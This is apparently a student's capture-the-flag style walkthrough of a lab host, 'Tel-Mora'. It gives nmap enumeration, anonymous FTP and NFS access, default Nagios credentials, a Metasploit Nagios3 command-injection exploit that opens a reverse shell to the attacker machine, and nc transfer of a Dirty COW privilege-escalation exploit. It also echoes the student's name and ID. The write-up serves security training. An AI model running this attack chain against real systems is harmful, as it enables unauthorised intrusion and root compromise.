Tel-Mora Walkthrough

Target: 192.168.2.20

Kali: 10.8.0.131

Performed small, medium and large scans

- sudo nmap -Pn -T5 -p- 192.168.2.20 -oA smol
- sudo nmap -Pn -sV -A -p- 192.168.2.20 -oA med
- sudo nmap -Pn -sV -A -p- --script='safe' 192.168.2.20 -oA large

```
File  Actions  Edit  View  Help
smol ×   medium ×

┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Mora - 192.168.2.20]
└─$ sudo nmap -Pn -T5 -p- 192.168.2.20 -oA smol                    130 ×
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-21 22:36 EDT
Warning: 192.168.2.20 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.2.20
Host is up (0.021s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
5801/tcp  open  vnc-http-1
5901/tcp  open  vnc-1
47831/tcp open  unknown
58248/tcp open  unknown
59687/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 47.04 seconds

┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Mora - 192.168.2.20]
└─$
```

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```

The machine looks to be windows so I am going to test for Eternal Blue

- nmap --script smb-vuln* -p 445 192.168.2.20

```
smol ×   medium ×
Nmap done: 1 IP address (1 host up) scanned in 47.04 seconds

┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Mora - 192.168.2.20]
└─$ nmap --script smb-vuln* -p 445 192.168.2.20
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-21 22:39 EDT
Nmap scan report for 192.168.2.20
Host is up (0.0057s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of ser
vice
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable
to denial of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. Th
is vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server re
turned less data than it was supposed to (one or more fields are missing);
aborting [14]
```

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```

It is not vulnerable to eternal blue but is vulnerable to a DOS attack, this isn't what we are looking for but can be something we can add to the report.

NFS and FTP services are available, I will try to connect to both of these and see which on gives us any luck.
NFS:


- sudo showmount -e 192.168.2.20

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Mora - 192.168.2.20]
└─$ sudo showmount -e 192.168.2.20
Export list for 192.168.2.20:
/tmp *

┌──(kali㉿kali)-[~/Desktop/studies/s
└─$
```

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```

/tmp is mountable, this is promising
We will mount a file system to /tmp from our system

- mkdir 20mount
- mv 20mount /tmp
- sudo mount 192.168.2.20:/tmp /tmp/20mount
- cd /tmp/20mount



There are a few files here that look interesting especially the ssh-VBMHP3157 file, maybe it contains a key.

Within the ssh files are socket files which I am unsure how to use but I think they may be of use to someone with more knowledge than me, I researched a lot on this but could not find anything.

Ther is a log file “xwlog”

- cat xwlog


We have discovered the OS of the system

```
smol ×   medium ×
kde-Centurion

┌──(kali㉿kali)-[/tmp/20mount]
└─$ cat xwlog

X.Org X Server 1.5.2
Release Date: 10 October 2008
X Protocol Version 11, Revision 0
Build Operating System: openSUSE SUSE LINUX
Current Operating System: Linux linux-vuqq 2.6.27.7-9-default #1 SMP 2008-1
2-04 18:10:04 +0100 x86_64
Build Date: 03 December 2008  02:40:38PM

        Before reporting problems, check http://wiki.x.org
        to make sure that you have the latest version.
Module Loader present
Markers: (--) probed, (**) from config file, (==) default setting,
        (++) from command line, (!!) notice, (II) informational,
        (WW) warning, (EE) error, (NI) not implemented, (??) unknown.
(==) Log file: "/var/log/Xorg.99.log", Time: Thu Jul 30 22:17:38 2020
(++) Using config file: "/tmp/sysdata-5651"
error setting MTRR (base = 0×f0000000, size = 0×01000000, type = 1) Functio
n not implemented (38)
(EE) VMWARE(0): Hardware cursor initialization failed
Could not init font path element /usr/share/fonts/TTF/, removing from list!
Could not init font path element /usr/share/fonts/OTF, removing from list!
error setting MTRR (base = 0×f0000000, size = 0×01000000, type = 1) Invalid
```

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```


This OS version is vulnerable to dirty cow, so we just need a way of executing the privilege escalation once we find a way to get a shell, maybe we can use the web service to create a reverse shell?


- 192.168.2.20:80



We will enumerate the webservice using dirb and nikto, we will also inspect the page and check robots.txt

- dirb http://192.168.2.20/
- nikto -h 192.168.2.20 -p 80





After the medium scan complete I noticed that VNC viewer was available on the target machine so we try to connect to it

```
|_  Potentially risky methods: TRACE
|_http-favicon: Apache on Linux
|_http-server-header: Apache/2.2.10 (Linux/SUSE)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html).
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MORROWIND-WEST)
2049/tcp  open  nfs         2-4 (RPC #100003)
5801/tcp  open  vnc-http    TightVNC 1.2.9 (resolution: 1024×788; VNC TCP port 5901)
|_http-title: Remote Desktop
5901/tcp  open  vnc         VNC (protocol 3.7)
| vnc-info:
|   Protocol version: 3.7
|   Security types:
|     None (1)
|     Tight (16)
|   Tight auth subtypes:
|     None
|_  WARNING: Server does not require authenticatior
47831/tcp open  nlockmgr    1-4 (RPC #100021)
58248/tcp open  status      1 (RPC #100024)
59687/tcp open  mountd      1-3 (RPC #100005)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=10/22%OT=21%CT=1%CU=42318%PV=Y%DS=2%DC=T%G=Y%TM=6353D3
OS:50%P=x86_64-pc-linux-gnu)SEQ(SP=CD%GCD=1%ISR=D2%TI=Z%CI=Z%II=I%TS=8)OPS(
OS:O1=M454ST11NW6%O2=M454ST11NW6%O3=M454NNT11NW6%O4=M454ST11NW6%O5=M454ST11
OS:NW6%O6=M454ST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)ECN(
OS:R=Y%DF=Y%T=40%W=16D0%O=M454NNSNW6%CC=N%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
```

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```

We have not checked the FTP

- vncviewer 192.168.2.20:5901

However all this showed us was a blank screen.
We have not checked the ftp service on port 21 and anonymous login is allowed

```
File  Edit  Search  Options  Help
# Nmap 7.92 scan initiated Sat Oct 22 07:24:22 2022 as: nmap -Pn -sV -A -p- -oA med 192.168.2.20
Nmap scan report for 192.168.2.20
Host is up (0.0055s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd (before 2.0.8) or WU-FTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.8.0.131
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 900
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 2.0.7 - secure, fast, stable
|_End of status
22/tcp    open  ssh         OpenSSH 5.1 (protocol 2.0)
| ssh-hostkey:
|   1024 87:c7:11:46:73:25:20:96:73:ca:3b:b3:ac:90:b6:01 (DSA)
|_  1024 23:00:08:bc:e4:74:b1:17:be:48:87:54:5e:45:8a:28 (RSA)
80/tcp    open  http        Apache httpd 2.2.10 ((Linux/SUSE))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.10 (Linux/SUSE)
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/
|_http-favicon: Apache on Linux
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```

- ftp 192.168.2.20
- anonymous/anonymous

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Mora - 192.168.2.20]
└─$ ftp 192.168.2.20
Connected to 192.168.2.20.
220 Welcome message
Name (192.168.2.20:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
550 Permission denied.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0            2326 Nov 20  2004 apache_pb.gif
-rw-r--r--    1 0        0            1385 Nov 20  2004 apache_pb.png
-rw-r--r--    1 0        0            2410 Dec 14  2005 apache_pb22.gif
-rw-r--r--    1 0        0            1502 Dec 14  2005 apache_pb22.png
-rw-r--r--    1 0        0            2205 Dec 14  2005 apache_pb22_ani.gif
-rw-r--r--    1 0        0             302 Mar 13  2006 favicon.ico
-rw-r--r--    1 0        0              44 Nov 20  2004 index.html
-rw-r--r--    1 0        0              26 Dec 03  2008 robots.txt
226 Directory send OK.
ftp>
```

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```

We are now navigating within the webservice's directory which means we should be able to access files we can upload here!
Lets check if we can put any files within this directory.

```
kali@kali: ~/Desktop/studies/scans/Tel-Mora - 192.168.2.20
File  Actions  Edit  View  Help
... ×   ... ×   kali@kali: ~...192.168.2.20 ×   kali@kali: ~...192.168.2.20 ×
Name (192.168.2.20:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
550 Permission denied.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0            2326 Nov 20  2004 apache_pb.gif
-rw-r--r--    1 0        0            1385 Nov 20  2004 apache_pb.png
-rw-r--r--    1 0        0            2410 Dec 14  2005 apache_pb22.gif
-rw-r--r--    1 0        0            1502 Dec 14  2005 apache_pb22.png
-rw-r--r--    1 0        0            2205 Dec 14  2005 apache_pb22_ani.gif
-rw-r--r--    1 0        0             302 Mar 13  2006 favicon.ico
-rw-r--r--    1 0        0              44 Nov 20  2004 index.html
-rw-r--r--    1 0        0              26 Dec 03  2008 robots.txt
226 Directory send OK.
ftp> put test.txt
local: test.txt remote: test.txt
ftp: Can't open `test.txt': No such file or directory
ftp> put med.nmap
local: med.nmap remote: med.nmap
200 PORT command successful. Consider using PASV.
550 Permission denied.
ftp>

kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```

It seemed promising but nothing…I feel like with more knowledge I may be able to find a way around this and be able to unload a file here, maybe there are other ways.
I will continue to search.

Going back to our dirb scan from before, nagios was a directory that is not default so we should take a look there.

- http://192.168.2.20:80/nagios

There is a script we can use to discover default host credentials

- nmap -Pn -n --script http-default-accounts -p 80 192.168.2.20 --open -T5 -vv

```
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 09:53
Completed NSE at 09:53, 0.00s elapsed
Initiating Connect Scan at 09:53
Scanning 192.168.2.20 [1 port]
Discovered open port 80/tcp on 192.168.2.20
Completed Connect Scan at 09:53, 0.01s elapsed (1 total ports)
NSE: Script scanning 192.168.2.20.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 09:53
Completed NSE at 09:53, 0.83s elapsed
Nmap scan report for 192.168.2.20
Host is up, received user-set (0.014s latency).
Scanned at 2022-10-22 09:53:26 EDT for 0s

PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack
| http-default-accounts:
|   [Nagios] at /nagios/
|_    nagiosadmin:PASSW0RD

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 09:53
Completed NSE at 09:53, 0.00s elapsed
```


```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```

nagios
Username: nagiosadmin
Password: PASSW0RD

It worked!

The site is nagios v3.0.5 so we should find out exploits for this version

- searchsploit nagios



We found local privilege escalation and arbitrary code execution available for Nagios prior to version 4.2.2 and 4.2.4 so we'll try to use these

- searchsploit -x /linux/remote/40920.py
- cp /usr/share/exploitdb/exploits/linux/remote/40920.py .
- ./40920.py 192.168.2.20 4444

Set up a listener using netcat

- nc -lvnp 4444

This exploit didn't work, it was asking for tornado http service so I tried another

- searchsploit nagios3

```
    global exploited
TabError: inconsistent use of tabs

┌──(kali㉿kali)-[~/Desktop/studies/
└─$ searchsploit nagios3
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```

Exploit Title	Path
Nagios3 - 'history.cgi' Host Command Exe	linux/remote/24159.rb
Nagios3 - 'history.cgi' Remote Command E	multiple/remote/24084.py
Nagios3 - 'statuswml.cgi' 'Ping' Command	cgi/webapps/16908.rb
Nagios3 - 'statuswml.cgi' Command Inject	unix/webapps/9861.rb

- searchsploit -x multiple/remote/24084.py
- cp /usr/share/exploitdb/exploits/multiple/remote/24084.py .

```
    target_no = int(sys.argv[4])
ValueError: invalid literal for int() with base 10: '192.168.2.20'

┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Mora - 192.168.2.20]
└─$ sudo ./24084.py http://192.168.2.20 10.8.0.131 4444

  >> Nagios 3.x CGI remote code execution by <blasty@fail0verflow.com>
  >> "Jetzt geht's Nagi-los!"

  usage: ./24084.py <base_uri> <myip> <myport> <target>

  targets:
        00) Debian (nagios3_3.0.6-4~lenny2_i386.deb)

┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Mora - 192.168.2.20]
└─$ sudo ./24084.py http://192.168.2.20 10.8.0.131 4444 1
Traceback (most recent call last):
  File "./24084.py", line 130, in <module>
    target = targets[ int(sys.argv[4]) ]
IndexError: list index out of range

┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Mora - 192.168.2.20]
└─$ sudo ./24084.py http://192.168.2.20 10.8.0.131 4444 0
[>>] CL1Q ..
[>>] CL4Q ..
whoami
```

```
kali@kali: ~
File  Actions  Edit  View
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma'
Hayden Bruinsma
```

This did not work so I will keep trying without msfconsole

```
    self.server_bind()
  File "/usr/lib/python2.7/SocketServer.py", line 434, in server_bind
    self.socket.bind(self.server_address)
  File "/usr/lib/python2.7/socket.py", line 228, in meth
    return getattr(self._sock,name)(*args)
socket.error: [Errno 98] Address already in use

┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Mora - 192.168.2.20]
└─$ sudo ./24084.py http://192.168.2.20/nagios/cgi-bin/statuswml.cgi 10.8.0.131 4444 0
[>>] CL1Q ..
Enter username for Nagios Access at 192.168.2.20: nagiosadmin
Enter password for nagiosadmin in Nagios Access at 192.168.2.20:
[>>] CL4Q ..
```

```
kali@kali: ~
File  Actions  Edit  View
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma'
Hayden Bruinsma
```

- sudo ./24084.py http://192.168.2.20/nagios/cgi-bin/statuswml.cgi 10.8.0.131 4444 0

I tried using history.cgi but didn't work either

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Mora - 192.168.2.20]
└─$ sudo ./24084.py http://192.168.2.20/nagios/cgi-bin/history.cgi 10.8.0.131 4444 0
[>>] CL1Q ..
Enter username for Nagios Access at 192.168.2.20: nagiosadmin
Enter password for nagiosadmin in Nagios Access at 192.168.2.20:
[>>] CL4Q ..
```

I think I may have used the exploit wrong so decided to use the metasploit module to attempt the same exploit.

- msfconsole
- search nagios3
- use 1
- set uri /nagios/cgi-bin/statuswml.cgi
- set rhosts 192.168.2.20
- set lhost 10.8.0.131
- set user nagiosadmin
- set pass PASSW0RD
- run

```
[*] Automatically detecting the target...
[-] Exploit aborted due to failure: no-target: No matching target
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/nagios3_history_cgi) > search nagios3

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/unix/webapp/nagios3_history_cgi    2012-12-09       great      Yes    Nagios3 history.cgi Host Command Execution
   1  exploit/unix/webapp/nagios3_statuswml_ping 2009-06-22       excellent  No     Nagios3 statuswml.cgi Ping Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/webapp/nagios3_statuswml_ping
```

```
kali@kali: ~
File  Actions  Edit  View
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma'
Hayden Bruinsma
```

```
[*] 192.168.2.20 - Command shell session 1 closed.  Reason: User exit
msf6 exploit(unix/webapp/nagios3_statuswml_ping) > set uri /nagios/cgi-bin/statuswml.cgi
uri => /nagios/cgi-bin/statuswml.cgi
msf6 exploit(unix/webapp/nagios3_statuswml_ping) > set rhosts 192.168.2.20
rhosts => 192.168.2.20
msf6 exploit(unix/webapp/nagios3_statuswml_ping) > set lhost 10.8.0.131
lhost => 10.8.0.131
msf6 exploit(unix/webapp/nagios3_statuswml_ping) > run

[*] Started reverse TCP handler on 10.8.0.131:4444
[*] Sending request to http://192.168.2.20:80/nagios/cgi-bin/statuswml.cgi
[*] Command shell session 2 opened (10.8.0.131:4444 → 192.168.2.20:43307) at 2022-10-23 01:05:05 -0400
[*] Session created, enjoy!
```

```
kali@kali: ~
File  Actions  Edit  View
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma'
Hayden Bruinsma
```

Upgrade to an interactive shell

- shell

```
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
ls
ls
avail.cgi     histogram.cgi     showlog.cgi     statuswrl.cgi    trends.cgi
cmd.cgi       history.cgi       status.cgi      summary.cgi
config.cgi    notifications.cgi statusmap.cgi   tac.cgi
extinfo.cgi   outages.cgi       statuswml.cgi   traceroute.cgi
wwwrun@Tel-Mora:/usr/lib/nagios/cgi> whoami
whoami
wwwrun
wwwrun@Tel-Mora:/usr/lib/nagios/cgi>
```

```
kali@kali: ~
File  Actions  Edit  View
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma'
Hayden Bruinsma
```

We know this version of linux is vulnerable to dirty cow so we'll upload it and then run

- searchsploit dirty cow
- cp /usr/share/exploitdb/exploits/linux/local/40616.c .
- mv 40616.c dirtycow.c
- nc 10.8.0.131 5555 < dirtycow.c
- nc -lvp 5555 > dirtycow.c

```
└─$ searchsploit dirty cow
---------------------------------------------------------------------------------------------------
 Exploit Title                                                                   |  Path
---------------------------------------------------------------------------------------------------
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (1)           | linux/dos/43199.c
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (2)           | linux/dos/44305.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation ( | linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (/etc/passw | linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEDATA' Race Condition (Write Access Method)     | linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/pa | linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition (Write Access Method)      | linux/local/40611.c
---------------------------------------------------------------------------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Mora - 192.168.2.20]
└─$ searchsploit -x linux/local/40616.c

  Exploit: Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Rac
      URL: https://www.exploit-db.com/exploits/40616
     Path: /usr/share/exploitdb/exploits/linux/local/40616.c
```

```
kali@kali: ~
File  Actions  Edit  View
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma'
Hayden Bruinsma
```

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Mora - 192.168.2.20]
└─$ ls
24084.py  dirtycow.c  med.nmap  smol.nmap  smol.txt

┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Mora - 192.168.2.20]
└─$ vim dirtycow.c

┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Mora - 192.168.2.20]
└─$ cp /usr/share/exploitdb/exploits/linux/local/40616.c .

┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Mora - 192.168.2.20]
└─$ ls
24084.py  40616.c  dirtycow.c  med.nmap  smol.nmap  smol.txt

┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Mora - 192.168.2.20]
└─$ rm dirtycow.c

┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Mora - 192.168.2.20]
└─$ mv 40616.c dirtycow.c

